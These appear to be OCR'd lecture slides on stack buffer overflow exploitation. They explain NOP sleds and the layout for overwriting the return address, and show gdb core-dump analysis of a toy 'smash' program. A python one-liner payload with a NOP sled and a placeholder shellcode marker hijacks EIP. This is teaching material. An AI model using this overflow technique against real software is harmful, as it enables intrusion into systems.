# Technical Cybersecurity

Exploitation!

# Let’s Go Sledding!


## NOP SLEDS

- NOPs are n(o) op(eration) opcodes
  - They do nothing, used for alignment usually
- It’s usually easier to use NOP sleds when accessing stack
  - Things move around a bit
  - NOP sleds give you a larger target
- NOP Code: **\x90**

# Don’t Point at Me!

## STACK ARRANGEMENT


- Overwrite base pointer
- Inject address over RA pointer
- Inject NOP slide
- Inject shellcode
- Inject NOP End-of-Shellcode marker




# Core Dump Analysis

## OPEN CORE FILE


- **$ gdb smash core**
- Associated core image with executable
- Allows us to examine state of program when crashed
    - Stack, registers, etc.



```
cclamb@ubuntu:~/Work/abi-playground $ gdb smash core
Reading symbols from smash...done.
[New LWP 130723]
Core was generated by `./smash AAAAAAAAAAAAABBBBCCCC'.
Program terminated with signal SIGSEGV, Segmentation fault.
#0  0x43434343 in ?? ()
(gdb) i r
eax            0xffffcf5b       -12453
ecx            0xffffd230       -11728
edx            0xffffcf6f       -12433
ebx            0x41414141       1094795585
esp            0xffffcf70       0xffffcf70
ebp            0x42424242       0x42424242
esi            0xf7fb4000       -134529024
edi            0x0      0
eip            0x43434343       0x43434343
eflags         0x10286  [ PF SF IF RF ]
cs             0x23     35
ss             0x2b     43
ds             0x2b     43
es             0x2b     43
fs             0x0      0
gs             0x63     99
(gdb) x/60x $esp - 0x40
0xffffcf30:     0x0804a000      0xf7fb4000      0x00000000      0x08048448
0xffffcf40:     0xffffcf5b      0xffffd21c      0x00000000      0x08048432
0xffffcf50:     0x00000009      0xffffd214      [illegible]     0x41414141
0xffffcf60:     0x41414141      0x41414141      0x42424242      0x43434343
0xffffcf70:     0xffffd200      0x00000000      0xffffd050      [illegible]
0xffffcf80:     0x00000002      0xffffd044      0xffffd050      0xffffd21c
0xffffcf90:     0xf7fe59b0      0xffffcfb0      0x00000000      0xf7df7e81
0xffffcfa0:     0xf7fb4000      0xf7fb4000      0x00000000      0xf7df7e81
0xffffcfb0:     0x00000002      0xffffd044      0xffffd050      0xffffcfd4
0xffffcfc0:     0x00000001      0x00000000      0xf7fb4000      0xf7fe575a
0xffffcfd0:     0xf7ffd000      0x00000000      0xf7fb4000      0x00000000
0xffffcfe0:     0x00000000      0x5cb507a1      0x1dd6e1b1      0x00000000
0xffffcff0:     0x00000000      0x00000000      0x00000002      0x08048310
0xffffd000:     0x00000000      0xf7feada0      0xf7fe59b0      0x0804a000
0xffffd010:     0x00000002      0x08048310      0x00000000      0x08048342
(gdb)
```



```
./smash $(python -c 'print("AAAAAAAAAAAAA" + "BBBB" + "\xde\xc0\xad\xde" + "\x90" * 100 + "\xef\xbe\xad\xde" + "\x90" * 12)')
```



```
cclamb@ubuntu:~/Work/abi-playground $ ./smash $(python -c 'print("AAAAAAAAAAAAA" + "BBBB" + "\xde\xc0\xad\xde"
 + "\x90" * 100 + "\xef\xbe\xad\xde" + "\x90" * 12)')
Segmentation fault (core dumped)
cclamb@ubuntu:~/Work/abi-playground $ gdb smash core
Reading symbols from smash...done.
[New LWP 130804]
Core was generated by `./smash AAAAAAAAAAAAABBBB���⊢�������������������������������������������������'.
Program terminated with signal SIGSEGV, Segmentation fault.
#0  0xdeadc0de in ?? ()
(gdb) x/60x $esp - 0x40
0xffffcec0:     0x0804a000      0xf7fb4000      0x00000000      0x08048448
0xffffced0:     0xffffceeb      0xffffd1a8      0x00000000      0x08048432
0xffffcee0:     0x00000009      0xffffd1a0      0x41e0f049      0x41414141
0xffffcef0:     0x41414141      0x41414141      0x42424242      0xdeadc0de
0xffffcf00:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffcf10:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffcf20:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffcf30:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffcf40:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffcf50:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffcf60:     0x90909090      0xdeadbeef      0x90909090      0x90909090
0xffffcf70:     0x90909090      0x83780f00      0xc21a0963      0x00000000
0xffffcf80:     0x00000000      0x00000000      0x00000002      0x08048310
0xffffcf90:     0x00000000      0xf7feada0      0xf7fe59b0      0x0804a000
0xffffcfa0:     0x00000002      0x08048310      0x00000000      0x08048342
(gdb) 
```

